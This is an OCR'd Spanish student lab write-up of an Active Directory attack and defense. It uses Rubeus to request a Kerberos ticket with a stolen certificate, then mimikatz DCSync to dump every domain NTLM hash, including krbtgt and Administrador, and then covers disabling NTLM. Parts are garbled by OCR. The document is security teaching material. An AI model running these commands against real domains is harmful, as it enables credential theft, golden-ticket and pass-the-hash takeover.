
Crear una carpeta WindowsServer:

```
[parrot@parrot] ~
[parrot@parrot] ~]$ mkdir WindowsServer
[parrot@parrot] ~]$ cd WindowsServer
[parrot@parrot] ~/WindowsServer]$ git clone https://github.com/GhostPack/Rubeus.git
Clonando en 'Rubeus'...
remote: Enumerating objects: 2664, done.
remote: Counting objects: 100% (960/960), done.
remote: Compressing objects: 100% (222/222), done.
remote: Total 2664 (delta 805), reused 781 (delta 738), pack-reused 1704
Recibiendo objetos: 100% (2664/2664), 1.12 MiB | 2.58 MiB/s, 0:00
Resolviendo deltas: 100% (2085/2085), listo.
[parrot@parrot] ~/WindowsServer]$
```

En ella descargaré Rubeus:


```
[parrot@parrot] ~
[parrot@parrot] ~]$ cd WindowsServer
[parrot@parrot] ~/WindowsServer]$ git clone https://github.com/GhostPack/Rubeus.git
Clonando en 'Rubeus'...
remote: Enumerating objects: 2664, done.
remote: Counting objects: 100% (960/960), done.
remote: Compressing objects: 100% (222/222), done.
remote: Total 2664 (delta 805), reused 781 (delta 738), pack-reused 1704
Recibiendo objetos: 100% (2664/2664), 1.12 MiB | 2.58 MiB/s, 0:00
Resolviendo deltas: 100% (2085/2085), listo.
[parrot@parrot] ~/WindowsServer]$
```

Y guardaré el certificado antes obtenido:




```
[parrot@parrot]~$ cd WindowsServer/
[parrot@parrot]~/WindowsServer$ git clone https://github.com/GhostPack/Rubeus.git
Clonando en 'Rubeus'...
remote: Enumerating objects: 2664, done.
remote: Counting objects: 100% (960/960), done.
remote: Compressing objects: 100% (222/222), done.
remote: Total 2664 (delta 805), reused 781 (delta 738), pack-reused 1704
Recibiendo objetos: 100% (2664/2664), 1.12 MiB | 2.58 MiB/s, listo.
Resolviendo deltas: 100% (2085/2085), listo.
[parrot@parrot]~/WindowsServer$ nano certificado.txt
[parrot@parrot]~/WindowsServer$ rdesktop -u google.local\Administrador -p abc123 192.168.1.79
Autoselecting keyboard map from locale...
```

Ahora crearé un servidor http en esta carpeta para poder descargar estos dos archivos en el servidor:




```
[parrot@parrot]~/WindowsServer$ sudo python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999)...
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
```

Ahora en el servidor los descargaremos:



Y ahora descargo Rubeus em el servidor mediante el servidor web que cree:




Y lo ejecuto desde


PowerShell:

```
.\Rubeus.exe asktgt /USER:WIN-
4KNTOU4M948$ /ptt /dc:192.168.1.80
/domain:google.local /certificate:
```

PROYECTO HACKING 2^a EVA



Obteniendo resultado:



Obteniendo el ticket de Kerberos.

PROYECTO HACKING 2^a EVA

Ahora ejecutaremos mimikatz:

```
V8q8grNWNRKhKsz+b10PNznR3OrZD3Yn/uqmEc1CQHYvBpQFpaL4Yhp7cy/G3/LXSQS28pc0Ucn4CfiJp
Se1Fctvp6mMN6pbmQESGBaduB7TV5uEpuvMwp92f0qzMcVofif2IDHXpsKFCD9shsqZ0wrdj iFKv0eGC
wQTfk7Kv7FPgH0GRn9HXJnsyfVpLz1qhUghHCNjhSJJGRqN2aaVs8ssZnQvajBYtY92Dptzwu
kDyUbkzqMA2Nk6xdTo9ofQbBv5M1MK0UsdcZfYnPephNsIDWPPh/YocuI/bd/Fd5NdV0mzua9xwpUln
wxpMX9n02jvwq5l1bk3+spQozs19LsRqWCX82tdD6C9QacoB1aRBTJRT/AxSmrYM6VLxbfwr8wdQbdG1d
Oq3HF+zX6zAPXhKzXwVNvcb/1izhepJ9XB93SCoXu2s0Fx61H05kTs6RTti0bCL/v6p62mHL9pH1Ya
j44+9abyntVtYAXnzhkIPyWncOPGE0exFH31YxeapT6hm+nozuTf4GQsakVQmx1kowma2CKte0UpvY
1k4Dy3c1nfQ/+cj1r5t7x04Grdo72xr6Mziexc4/fqIfmNz2Ccgiv5hP4h2jhigSLR8uKUDtRpHn51
zdjF8Kvh4Ho1EDtOrURE46yy3d4D5e88c9dtm2DaizDaINdkv0doL6VrmmPWI5s87Xd+em5aaTHo2Gbj
vLRxZDSS4VzPTqkBdrJzGR4kLt3k1HM58JzHmA57x+U1BAuGvH90AunyQ6vz2CMWTx5nMnkxD9aJkzwe
NFS4sdjVRZq/BDFjdjQF0zU+Z3sKBezXGrj1PI4mxxy0Hch+9j+y0tjza+s0w61kc89b4hyi2E1vca3X
CKrcxi9wrwlIB6qNy2pvhaHKb+u1QQJNSdt14BnLtm_lsFWqzCEA06XPj4k8ZtgwUKhtYPVINTuavv0
GGT1xFUMvcshzI+N2urXhUHQOK6Z0iv+Zyaexfbst9+VUV6thJQLj6d29quM1M8UfQjtkaVjWF+yn9d
DQbAWT3toSehdInHh8UZ7dYOnG+Yghft54Hpp01z1KGELxmrgNGyBqz00Dvx3oBcEuZj79rH1Szh4AkI
3bj0/wymi6HoxBosDm5jsBW4NJaWWxvDsBb2t5EmC15Wzkl2sBhoGP5LM+vOWLhiExd48Kg659Fgg
MuvzsFxLu/eZGpIOvZpuFHxvy/Nko0YJImYKg5CoprcYSPxc5BwITicpfItgiGsP/qYubvUTA3AJRYfKU
NQL1RvDmY5730tDvm09Feh4KvAEkmqmzj09t021cUEOpqxad/yMffBLj47ajaivpQusm/ATymFSx8Hmp
1Npw818eaGHABY0RgaHfc1ayUzSfSp+gDsGHFT2cApUeh/8ghgfzDvtboLRKq8UMzcHvtxAg4SusEPz
AorsYQoxCWTBdyLOMe6fnFpl_tkKeFvAuwpAxuwKT/ftZwmSqIasid6D9sX9cu1sU15nGn/TKGeyxCBb
5G6pjz5zFCKx8DEh+TdK26CLtPPkE9xpNuN+tpGSZ4YV/s3tPX6z5CEronudeon7/zQEHlVvrmF0xeKoh
e01dInP+Hrd05qDigtw6UCt1KnbfE6j5ZQkoulexWsV/DGzc009ol0Tq1rtT9jd/kOB3jCB26ADAgEA
ooHTB1IHQfYHNMHKOIHMIHEMIBoBswgAAdAgEExoRIEEKSCfSDph1qdReqSsKP94CyhdhsMR09PR0xF
LkxPQ0FMoh0wG6ADAgEBoRQwEhsQV01oLTRLTRPVTRNOTQ4JKMHAwUAQOEAAKURGA8yMD1zMDUwNjEw
NTExm1qmERgPMjAyMzAlMDYYMDUxMTJapxXYDzIwMjMwNTEzMTA1MTEyWqg0GwxHT09HTEuTE9DQuyp
ITAfoAMCAQKhGDAWGwZrcmJ0Z3qbDGdvb2dsZS5sb2NhbA==

[+] Ticket successfully imported!

ServiceName : krbtgt/google.local
ServiceRealm : GOOGLE.LOCAL
UserName : WIN-4KNTOU4M948$
UserRealm : GOOGLE.LOCAL
StartTime : 06/05/2023 12:51:12
EndTime : 06/05/2023 22:51:12
RenewTill : 13/05/2023 12:51:12
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : pIJ9IOkeWp1F6pKwo/3gLA==
ASREP (key) : 5CD35F1851DF43325030511b761BDD2D


PS C:\Users\Administrador\Downloads> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < / ## /*** Benjamin DELPY gentilkiwi (benjamin@gentilkiwi.com )
## < / ## > http://blog.gentilkiwi.com/mimikatz
## v ##. Vincent LE TOUX (vincent.letoux@gmail.com )
'#####'. > http://pingcastle.com / http://mysmartlogon.com ***'/
```

Ahora podremos ejecutar un ataque de DCSync para recuperar todos los hashes del dominio.

Un ataque DCSync es un ataque que aprovecha una función de replicación de contraseñas de Active Directory para obtener acceso no autorizado a cuentas de usuario privilegiadas y otros recursos de red.


```
lsadump::dcsync /domain:google.local  
/all
```

Elegimos el tipo de ataque indicamos el dominio y un all, para que saque todas las contraseñas.



```
lsadump::dcsync /domain:google.local /all
```

Obteniendo todos los hashes:



```
lsadump::dcsync /domain:google.local /all  
[DC] 'WIN-4KNT0040948.google.local' will be the DC server  
[DC] Exporting domain 'google.local'  
object RDN : google  
object RDN : lostAndFound  
object RDN : deleted Objects  
object RDN : users  
object RDN : computers  
object RDN : system  
object RDN : WinsockServices  
object RDN : RpcServices  
object RDN : filelinks  
object RDN : volumeTable  
object RDN : objectMoveTable  
object RDN : Default Domain Policy  
object RDN : AppCategories  
object RDN : Meetings  
object RDN : Policies
```

PROYECTO HACKING 2^a EVA

```

F:\> SeconDfucking(ultimo)\CredCache -Crack VM WinBox
Archivo  Maestro  Ver  Estado  Dominio  Ayuda
Aplicaciones  Lugar  Sistemas  !  ?
F:\> seconDfucking220\dclocal
User Account Control : 00010200 ( NORMAL_ACCOUNT_DONT_EXPIRE_PASSWD )
Object Security ID : S-1-5-21-78495848-3373178183-1322633820-500
Object Relative ID : 500
Credentials:
Hash NTLM: 3ec585243c019f4217175e1918e07780
Object RDN : Acceso compatible con versiones anteriores de Windows 2000
** SAM ACCOUNT **

SAM Username : Acceso compatible con versiones anteriores de Windows 2000
Object Security ID : S-1-5-32-554
Object Relative ID : 554
Credentials:
Object RDN : Publicadores de certificados
** SAM ACCOUNT **

SAM Username : Publicadores de certificados
Object Security ID : S-1-5-21-78495848-3373178183-1322633820-517
Object Relative ID : 517
Credentials:
Object RDN : WIN_4KNTOU4W048
** SAM ACCOUNT **

SAM Username : WIN_4KNTOU4W048
Object Account Control : 00010200 ( SERVER_TRUST_ACCOUNT_TRUSTED_FOR_DELEGATION )
Object Security ID : S-1-5-21-78495848-3373178183-1322633820-1000
Object Relative ID : 1000
Credentials:
Hash NTLM: dd7150b59ac8615ff9077f53301f75fe
Object RDN : Usuarios de escritorio remoto
** SAM ACCOUNT **

SAM Username : usuarios de escritorio remoto
Object Security ID : S-1-5-32-555
Object Relative ID : 555
Credentials:
mimikatz A:
F:\> seconDfucking220\dclocal
Object RDN : BDC
** SAM ACCOUNT **

SAM Username : DC02$ 
Object Account Control : 00010200 ( SERVER_TRUST_ACCOUNT_TRUSTED_FOR_DELEGATION )
Object Security ID : S-1-5-21-78495848-3373178183-1322633820-1105
Object Relative ID : 1105
Credentials:
Hash NTLM: 7d1295c99fda98254c416d/e8aa4113
Object RDN : EQUIPOW01
** SAM ACCOUNT **

SAM Username : EQUIPOW01$ 
Object Account Control : 00001000 ( WORKSTATION_TRUST_ACCOUNT )
Object Security ID : S-1-5-21-78495848-3373178183-1322633820-1106
Object Relative ID : 1106
Credentials:
Hash NTLM: 9885deb85e543c45d9d49765517bd896
Object RDN : Administrador
** SAM ACCOUNT **

SAM Username : Administrador
Object Account Control : 00010200 ( NORMAL_ACCOUNT_DONT_EXPIRE_PASSWD )
Object Security ID : S-1-5-21-78495848-3373178183-1322633820-500
Object Relative ID : 500
Credentials:
Hash NTLM: 3ec585243c019f4217175e1918e07780
Object RDN : Acceso compatible con versiones anteriores de Windows 2000
** SAM ACCOUNT **

SAM Username : Acceso compatible con versiones anteriores de Windows 2000
Object Security ID : S-1-5-32-554
Object Relative ID : 554
Credentials:
Object RDN : Publicadores de certificados

```

Pudimos obtener el hash que nos permite crear un ticket dorado para acceder a cualquier servicio dentro del dominio y el hash de administrador que podemos usar con la técnica de pass-the-hash y autenticarnos en el controlador de dominio:

```

Administrator   Sistemas  Sistemas  C:\Windows\system32\cmd.exe
Administrator 192.168.1.79

[+] Se ha obtenido 225 filas (o más)

SAM Username : Oper. de impresión
Object Security ID : S-1-5-32-550
Object Relative ID : 350
Credentials:
Object RDN : Administradores

++ SAM ACCOUNT ++
SAM Username : Administradores
Object Security ID : S-1-5-32-544
Object Relative ID : 344
Credentials:
Object RDN : Operadores de copia de seguridad

++ SAM ACCOUNT ++
SAM Username : Operadores de copia de seguridad
Object Security ID : S-1-5-32-551
Object Relative ID : 351
Credentials:
Object RDN : krbtgt
Object Account Control : 512 {ACCOUNT_IS_SEALABLE_NORMAL_ACCOUNT}
Object Security ID : S-1-5-21-784951848-3373174183-1322613820-502
Object Relative ID : 502
Credentials:
Hash NTLM: 751bf5391e5f253299d437d840c6385
Object RDN : Controladores de dominio

++ SAM ACCOUNT ++
SAM Username : Controladores de dominio
Object Security ID : S-1-5-21-784951848-3373174183-1322613820-516
Object Relative ID : 516
Credentials:
Object RDN : Controladores de dominio de sólo lectura

```

Defensa->

Primero lo que hay que hacer es desactivar las autentificaciones por NTLM y activar las de Kerberos, ahora pasare a indicar algunas razones de porque hacer esto:

1. Vulnerabilidades conocidas: NTLM ha demostrado tener varias vulnerabilidades a lo largo de los años. Estas vulnerabilidades podrían permitir ataques de fuerza bruta, robo de credenciales y ataques de paso de hash, lo que podría comprometer la seguridad de tu red.
2. Almacenamiento de credenciales en hash débil: NTLM almacena las credenciales de usuario como hashes débiles que pueden ser fácilmente descifrados por atacantes. Esto facilita el robo de contraseñas y el acceso no autorizado a las cuentas de usuario.
3. Fuerza bruta y ataques de retransmisión: NTLM es vulnerable a ataques de fuerza bruta, donde un atacante intenta adivinar la contraseña utilizando múltiples intentos. También es susceptible a ataques de retransmisión, donde un atacante intercepta y retransmite solicitudes de autenticación para obtener acceso no autorizado.
4. Compatibilidad con versiones antiguas: NTLM es un protocolo antiguo que se utiliza principalmente para la compatibilidad con versiones anteriores. Sin embargo, muchas aplicaciones y servicios modernos admiten Kerberos como método de autenticación preferido.

Al desactivar NTLM y habilitar Kerberos, estás mejorando la seguridad de tu red al utilizar un protocolo más seguro y resistente a ataques. Kerberos proporciona una autenticación más sólida y utiliza cifrado fuerte para proteger las credenciales de usuario durante la comunicación.

Es importante destacar que antes de realizar cambios en la configuración de autenticación, debes evaluar el impacto en tus sistemas y aplicaciones existentes para garantizar una transición sin problemas. Además, es recomendable realizar pruebas exhaustivas y contar con un plan de respaldo en caso de problemas o incompatibilidades inesperadas.

Primero presionaremos Windows + r, y allí escribiremos secpol.msc, que nos abrirá el editor de directivas de seguridad local:

Nombre	Descripción
Directivas de cuenta	Directivas de bloqueo de contraseña y cuenta
Directivas locales	Directivas de opciones de seguridad, derechos...
Windows Defender Firewall con seguridad avanzada	Windows Defender Firewall con seguridad avanzada
Directivas de Administrador de listas de rango	Directivas de grupo de ubicación, ícono y nom...
Directivas de clave pública	
Directivas de restricción de software	
Directivas de control de aplicaciones	Directivas de control de aplicaciones
Directivas de seguridad IP en Equipo local	Administración del protocolo de seguridad de l...
Configuración de directiva de auditoría avanzada	Configuración de directiva de auditoría avanzada


Ahora iremos a Directivas locales -> Opciones de seguridad:

The screenshot shows the Windows Local Security Policy snap-in. The left pane displays a tree view of security policies under 'Configuración de seguridad'. The right pane lists various security policies with their descriptions and current configuration status. One policy, 'Seguridad de red: nivel de autenticación de LAN Manager', is highlighted with a red border.

Directiva	Configuración de seg...
Miembro de dominio: cifrar digitalmente datos de un canal seguro (cuando sea posible)	Habilitada
Miembro de dominio: cifrar o firmar digitalmente datos de un canal seguro (siempre)	Habilitada
Miembro de dominio: deshabilitar los cambios de contraseña de cuentas de equipo	Deshabilitada
